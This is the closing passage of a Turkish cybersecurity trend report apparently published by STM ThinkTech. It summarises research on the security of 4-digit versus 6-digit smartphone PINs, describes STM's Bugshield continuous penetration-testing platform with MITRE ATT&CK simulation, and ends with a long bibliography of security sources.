PIN giriş hızının işletim sistemleri tarafından yavaşlatıldığı senaryolarda 6 haneli PIN'ler, 4 haneli olanlara kıyasla bir güvenlik avantajı sunmamaktadır, hatta 6 haneli PIN'lerin kullanımı güvenliği azaltabilmektedir. İnsanlar 6 haneli PIN'lerini daha kolay tahmin edilebilir PIN'lerden seçtikleri için geliştiriciler, 6 haneli PIN kullanan güvenlik sistemlerine ek güvenlik protokolleri eklemelidir [64].

İşletim sistemlerinde hâlihazırda bulunan kara listeler, kolayca tahmin edilebilir şifrelerin bulunduğu ve kullanıcıya güvensiz olarak sunulduğu listeler, güvenliği artırma konusunda yetersiz kalmaktadır. Kara listenin efektif olabilmesi için sistemlerde varsayılan olarak gelen kara listenin genişletilmesi gerekir. Efektif bir kara liste, mümkün olan tüm PIN'lerin ancak yaklaşık yüzde 10'luk kısmını kapsadığı için daha verimli yöntemler bulunmalıdır[64].

İnsanlar ikinci kere 6 haneli bir PIN girmeleri gerektiğinde, bunu ikinci bir 4 haneli PIN oluşturmaktan daha zahmetli bulmaktadır [64].


DÖNEM KONUSU

Bu sayımızda dönem konusu olarak STM Siber Güvenlik Müdürlüğü'nün tüm dünyada revaçta olan sürekli sızma testi alanında konumlandırdığı STM Bugshield ve kullanım alanları detaylı olarak inceleniyor. Sürekli sızma testi platformları, zafiyet avcılığı yapılarının güvenlik odaklı hizmet şeklinde yorumlanması ile global pazarda oldukça fazla talep görmektedir. STM, ihtiyaçları yenilikçi bakış açısıyla çözüme kavuşturma yaklaşımıyla STM BUGSHIELD çözümü ile hem ulusal hem de uluslararası pazarda müşteri memnuniyetini en üst düzeye taşıyacak hizmetler sunmaktadır.

17. STM Bugshield

STMBugShield Kırmızı, Mavi ve Mor Takım hizmetlerinin tamamını kullanabileceğiniz bütünleşik bir siber güvenlik platformudur. Bütünüyle düşünüldüğünde Mor takım faaliyetlerini içeren, ister kırmızı takım ile sınırlı kalınsın ister mavi takım ile hizmet kalitesi artırılsın, kurumun eksik kaldığı noktaları kapatan bir yapıya sahiptir.

STM Bugshield yetkin ve güvenilir siber güvenlik uzmanları ile kurumları bir araya getirerek ''hacker" bakış açısıyla sistemlerde bulunan zafiyetlerin keşfedilmesini sağlıyor. Müşteri, analist ve araştırmacı profilleri olmak üzere



Şekil 70: STM Bugshield ana sayfa.

merkezi bir sisteme bağlı üç farklı arayüzü olan bir web platformu olarak çalışıyor. Bugshield kullanan kurumlar, kendi politikalarına göre belirledikleri şartlar ve envanter listesi kapsamında zafiyet araştırmasının yapılmasını talep edebiliyor. STM bu talebi platforma açarak üye araştırmacılar tarafından yapılacak sızma testi sürecini başlatıyor. Tespit edilen zafiyetler, araştırmacı tarafından Bugshield sistemine işleniyor ve STM uzmanları bulguları iki aşamalı bir onay sürecinden geçiriyor. Doğrulanan zafiyetler, önem derecesi fark etmeksizin e-posta ve SMS aracılığıyla anlık bildirimler hâlinde müşteriye iletiliyor. Bu sayede zafiyetin saldırganlardan önce bulunması sağlanıyor ve tespit ile çözüm aşamaları arasındaki süre kısaltılmış oluyor. Kurumlar aynı zamanda zafiyet araştırması sonuçlarını sistemden çeşitli formatlarda ve istedikleri filtrelemeyi uygulayarak rapor olarak alabiliyor.

Yeni versiyonu ile MITRE ATT&CK Framework altyapısını da bünyesine entegre eden STM Bugshield, gerçek dünyada görülmüş siber saldırıları kategorize edip en küçük parçalarına indirgeyerek sistemler üzerinde otomatik olarak simüle edebiliyor. Ünlü APT grupları, maddi ve manevi büyük kayıplara yol açmış siber saldırılar, Best Practice eksiklikleri, kaydedilmiş taktik/teknik/prosedürler gibi birçok katmanda sistemleri test etmeye yarayan MITRE ATT&CK modülü, hem kırmızı takım araştırmacıları hem de mavi takım üyeleri için düzenli olarak sistemlerdeki güvenlik durumlarını ve uygunsuzlukları analiz etmek ve incelemek için gereken tüm süreci uygulama paneli üzerinden yönetilebilir kılıyor.

Şekil 71: STM Bugshield MITRE ATT&CK Ekranı.

Sızma testleri durağan ve kapsam çerçevesinde sınırlı süreli tarama ve raporlama içerirken, Bugshield, aktif ve çevik yapısıyla yeni uygulama çıktığı anda test imkânı sağlıyor ve hizmet süresi boyunca dinamik çalışma içeriyor. Sızma testlerinde kapsam ve yöntemler belliyken Bugshield web tabanlı araçlar ve MITRE Framework yeteneklerini otomatik olarak kullanmaya olanak sağlıyor.

KAYNAKÇA

[1] A. Hussain, «Click Fraud,» Dotdash, 30 1 2021. [Çevrimiçi]. Available: https://www.investopedia.com/terms/c/click-fraud.asp. [Erişildi: 8 3 2021].

[2] L. Lubeck, «Scam impersonates WhatsApp, offers 'free internet',» ESET, 29 7 2019. [Çevrimiçi]. Available: https://www.welivesecurity.com/2019/07/29/scam-whatsapp-free-internet/. [Erişildi: 8 3 2021].

[3] «Reuters,» [Çevrimiçi]. Available: https://www.reuters.com/article/us-usa-cyber-treasury-exclsuive/suspected-russian-hackers-spied-on-u-s-treasury-emails-sources-idUKKBN28N0PG?edition-redirect=uk.

[4] Pymnts. [Çevrimiçi]. Available: https://www.pymnts.com/fraud-attack/2020/t-mobile-hacked-user-data-stolen/.

[5] Vice. [Çevrimiçi]. Available: https://www.vice.com/en/article/m7aap8/the-man-who-helped-turn-4chan-into-the-internets-racist-engine.

[6] A. Holmes, «533 million Facebook users' phone numbers and personal data have been leaked online,» Insider Inc., 3 April 2021. [Çevrimiçi]. Available: https://www.businessinsider.com/stolen-data-of-533-million-facebook-users-leaked-online-2021-4. [Erişildi: 6 April 2021].

[7] K. Quach, «Facebook says leak of 533m accounts is old news. But my date of birth, name, etc haven't changed in years, Zuck,» Situation Publishing, 5 April 2021. [Çevrimiçi]. Available: https://www.theregister.com/2021/04/05/facebook_data_dump/. [Erişildi: 6 April 2021].

[8] peet, «How to use the recent facebook leak,» Raid Forums, 6 April 2021. [Çevrimiçi]. Available: https://raidforums.com/Thread-How-to-use-the-recent-facebook-leak?highlight=facebook. [Erişildi: 6 April 2021].

[9] P. Muncaster, «Data Leak Exposes 267 Million Facebook Users,» Reed Exhibitons Inc., 20 December 2019. [Çevrimiçi]. Available: https://www.infosecurity-magazine.com/news/data-leak-exposes-267-million/. [Erişildi: 6 April 2021].

[10] Z. Lei, Y. Nan, Y. Fratantonio ve A. Bianchi, «On the Insecurity of SMS One-Time Password Messages against Local Attackers in Modern Mobile Devices».

[11] «Replay Attack,» [Çevrimiçi]. Available: https://en.wikipedia.org/wiki/Replay_attack. [Erişildi: 8 Mart 2020].

[12] Finance Magnates, «Bitcoin Touches $500 Billion Market Cap, Beats Visa, Walmart and Samsung,» 28 12 2020. [Çevrimiçi]. Available: https://www.financemagnates.com/cryptocurrency/news/bitcoin-touches-500-billion-market-cap-beats-visa-walmart-and-samsung/. [Erişildi: 28 01 2021].

[13] A. Mechtinger, «Intezer,» 05 01 2021. [Çevrimiçi]. Available: https://www.intezer.com/blog/research/operation-electrorat-attacker-creates-fake-companies-to-drain-your-crypto-wallets/.

[14] Kaspersky, «Remote Access Trojan (RAT),» [Çevrimiçi]. Available: https://encyclopedia.kaspersky.com/glossary/remote-access-trojan-rat/. [Erişildi: 28 01 2021].

[15] «bitcointalk,» [Çevrimiçi]. Available: https://bitcointalk.org/.

[16] «steemcoinpan,» [Çevrimiçi]. Available: https://www.steemcoinpan.com/.

[17] [Çevrimiçi]. Available: https://www.bbc.com/news/technology-55994787.

[18] [Çevrimiçi]. Available: https://twitter.com/CDPROJEKTRED/status/1359048125403590660.

[19] [Çevrimiçi]. Available: https://docs.microsoft.com/en-us/windows/win32/api/winnetwk/nf-winnetwk-wnetopenenuma.

[20] P. Paganini, « Exclusive, Ghost Squad Hackers Defaced European Space Agency (ESA) Site.,» [Çevrimiçi]. Available: https://securityaffairs.co/wordpress/105918/hacktivism/european-spaceagency-esa-site-defacement.html. [Erişildi: 2020].

[21] P. Paganini, «Ghost Squad Hackers Defaced a Second European Space Agency (ESA) Site in a Week,» [Çevrimiçi]. Available: https://securityaffairs.co/wordpress/106111/hacking/esa-site-defaceda-gain.html. [Erişildi: 2020].

[22] Ç. B. Aslan, S. Li, F. V. Çelebi ve H. Tian, ««The World of Defacers: Looking Through the Lens of Their Activities on Twitter»,» *IEEE,* cilt 8, 2020.

[23] F. Maggi, M. Balduzzi, R. Flores, L. Gu ve V. Ciancaglini, «"Investigating Web defacement campaigns at large,",» %1 içinde *Proc. Asia Conf. Comput. Commun. Secur. (ASIACCS)*, 2018, p. 443–456.

[24] F. Bergadano, F. Carretto, F. Cogno ve D. Ragno, «"Defacement detection with passive adversaries",» *Algorithms,* cilt 12, no. 8, p. 150, 2019.

[25] X. D. Hoang, «"A website defacement detection method based on machine learning techniques,",» *Proc. 9th Int. Symp. Inf. Commun. Technol. (SoICT) in Lecture Notes in Networks and Systems,* cilt 63, pp. 116-124, 2018.

[26] K. Borgolte, C. Kruegel ve G. Vigna, «"Meerkat: Detecting website defacements through image-based object recognition,",» %1 içinde *Proc. 24th USENIX Secur. Symp.*, 2015.

[27] H.-J. Woo, Y. Kim ve J. Dominick, «"Hackers: Militants or merry pranksters? A content analysis of defaced Web pages,",» *Media Psychol.,* cilt 6, no. 1, pp. 63-82, 2004.

[28] Hout, M. Romagna ve N. J. v. d. H. den, «"Hacktivism and Website defacement: Motivations, capabilities and potential threats,",» %1 içinde *Proc. 27th Virus Bull. Int. Conf.*, 2017.

[29] F. Maggi, M. Balduzzi, R. Flores, L. Gu ve V. Ciancaglini, «"Investigating Web defacement campaigns at large,",» %1 içinde *Proc. Asia Conf. Comput. Commun. Secur. (ASIACCS)*, 2018.

[30] C. J. Howell, G. W. Burruss, D. Maimon ve S. Sahani, «"Website defacement and routine activities: Considering the importance of hackers' valuations of potential targets,",» *J. Crime Justice,* cilt 42, no. 5, pp. 536-550, 2019.

[31] D. Maimon, A. Fukuda, S. Hinton, O. Babko-Malaya ve R. Cathey, «"On the relevance of social media platforms in predicting the volume and patterns of Web defacement attacks,",» %1 içinde *Proc. IEEE Int. Conf. Big Data (Big Data)*, 2017.

[32] E. Schubert, J. Sander, M. Ester, H. P. Kriegel ve X. Xu, «"DBSCAN revisited, revisited: Why and how you should (Still) use DBSCAN,",» *ACM Trans. Database Syst.,* cilt 42, no. 3, pp. 1-21, 2017.

[33] M. Girvan ve M. E. J. Newman, «"Community structure in social and biological networks,",» *Proc. Nat. Acad. Sci. USA,* cilt 99, no. 12, pp. 7821-7826, 2002.

[34] V. A. Traag, L. Waltman ve N. J. v. Eck, «"From Louvain to Leiden: Guaranteeing well-connected communities,",» *Sci. Rep.,* cilt 9, no. 1, p. 5233:1–5233:12, 2019.

[35] V. D. Blondel, J.-L. Guillaume, R. Lambiotte ve E. Lefebvre, «"Fast unfolding of communities in large networks,",» *J. Stat. Mech., Exp.,* cilt 2008, no. 10, p. Art. no. P10008., 2008.

[36] [Çevrimiçi]. Available: https://textblob.readthedocs.io/en/dev/.

[37] D. M. Blei, A. Y. Ng ve M. I. Jordan, «"Latent Dirichlet allocation,",» *J. Mach. Learn. Res.,* cilt 3, pp. 993-1022, 2003.

[38] W. He, Z. Li, D. Akhawe ve D. Song, «The emperor's new password manager: Security,» %1 içinde *USENIX Security Symposium*, San Diego, CA, USA, 2014.

[39] D. Silver, S. Jana, D. Boneh, E. Y. Chen ve C. Jackson, «Password managers: Attacks and,» %1 içinde *USENIX Security Symposium*, 2014.

[40] P. Gasti ve K. Rasmussen, «On the security of password manager database formats,» %1 içinde *European Symposium on Research in Computer Security*, 2012.

[41] A. B. A. H. M.Nasr, *DeepCorr: Strong Flow Correlation Attacks on Tor Using Deep Learning,* 2018.

[42] H. V. Poor, An Introduction to Signal Detection and Estimation, Springer Science & Business Media, 2013.

[43] «Admins of 12 Reformist Telegram Channels Arrested in Iran Ahead of May 2017 Election,» 21 Mart 2017. [Çevrimiçi]. Available: https://www.iranhumanrights.org/2017/03/12-reformist-telegram-channel-admins-arrested/.

[44] «Stack Exchange,» 2018. [Çevrimiçi]. Available: https://security.stackexchange.com/questions/178435/information-leak-from-chat-group-how-do-we-find-out-which-user-is-sharing-infor.

[45] P. G. L. A. P.K. Aggarwal, «Security Aspect in Instant Mobile Messaging Applications,» 2018.

[46] J. H. Cheng Shen, «EarFisher: Detecting Wireless Eavesdroppers by Stimulating and Sensing,» 04 2021. [Çevrimiçi]. Available: http://www.mit.edu/~junhuang/papers/earfisher_nsdi21.pdf.

[47] B. Hubert, «Reverse Engineering the source code of the BioNTech/Pfizer SARS-CoV-2 Vaccine,» 2021. [Çevrimiçi]. Available: https://berthub.eu/articles/posts/reverse-engineering-source-code-of-the-biontech-pfizer-vaccine/.

[48] Jenny, «Pseudouridylyl, not pseudouridine,» 2021. [Çevrimiçi]. Available: https://caretdashcaret.com/2020/12/30/pseudouridylyl-not-pseudouridine/.

[49] S. Üzel, «DNA Şifresinin Sözcükleri: Kodonlar,» 2021. [Çevrimiçi]. Available: https://bilimfili.com/dna-sifresinin-sozcukleri-kodonlar.

[50] «Shadow Attacks: Hiding and Replacing Content in Signed PDFs,» 21-25 February 2021. [Çevrimiçi]. Available: https://www.ndss-symposium.org/wp-content/uploads/ndss2021_1B-4_24117_paper.pdf.

[51] «PyPi,» [Çevrimiçi]. Available: https://pypi.org/.

[52] J. W. D. L. J. P. Aadesh Bagmar, «I Know What You Imported Last Summer: A study of security threats in the Python ecosystem,» [Çevrimiçi]. Available: https://arxiv.org/abs/2102.06301.

[53] D. Stufft, «Linehaul Projesi,» [Çevrimiçi]. Available: https://github.com/pypa/linehaul.

[54] «SafetyDB,» [Çevrimiçi]. Available: https://github.com/pyupio/safety-db.

[55] «Alexa voice service,» Amazon, 2019. [Çevrimiçi]. Available: https://developer.amazon.com/alexa-voice-service.

[56] «Digital Voice Assistants in Use to Triple to 8 Billion by 2023, Driven by Smart Home Devices,» Juniper Research, Dec 2018. [Çevrimiçi]. Available: https://www.juniperresearch.com/press/pressreleases/digital-voice-assistants-in-use-to-triple.

[57] «All things Alexa,» Amazon, 2019. [Çevrimiçi]. Available: https://www.amazon.com/Amazon-Echo-And-Alexa-Devices/b?ie=UTF8&node=9818047011.

[58] P. M. T. V. Y. Z. M. S. C. S. D. W. a. W. Z. N. Carlini, «Hidden voice commands,» %1 içinde *USENIX Security Symposium*, 2016.

[59] N. Carlini ve D. A. Wagner, «Audio adversarial examples: Targeted attacks on speech-to-text,,» [Çevrimiçi]. Available: http://arxiv.org/abs/1801.01944.

[60] K. K. S. Z. T. H. a. D. K. L. Schonherr, «Adversarial ¨ attacks against automatic speech recognition systems via psychoacoustic hiding,» %1 içinde *Proceedings of the 26th Annual Network and Distributed System Security Symposium*, 2019.

[61] L. F. C. C. ,. M. X. ,. Y. L. ,. a. L. X. Sen Chen. [Çevrimiçi]. Available: https://sen-chen.github.io/img_cs/pdf/tdsc2019_phapp.pdf.

[62] F. K. D. G. a. S. M. Raphael Spreitzer. [Çevrimiçi]. Available: https://rspreitzer.github.io/publications/proc/asiaccs-2018-paper-2.pdf.

[63] D. N. Y. F. Andrea Possemato, «Preventing and Detecting State Inference Attacks on Android».

[64] P. Markert, D. V. Bailey, M. Golla, M. Dürmuth ve A. J. Aviv, «This PIN Can Be Easily Guessed: Analyzing the Security of Smartphone Unlock PINs,» %1 içinde *2020 IEEE Symposium on Security and Privacy*, San Francisco, 2020.

STM
www.stm.com.tr
/STMDefence

thinktech
STM Teknolojik Düşünce Merkezi
thinktech.stm.com.tr
/STMThinkTech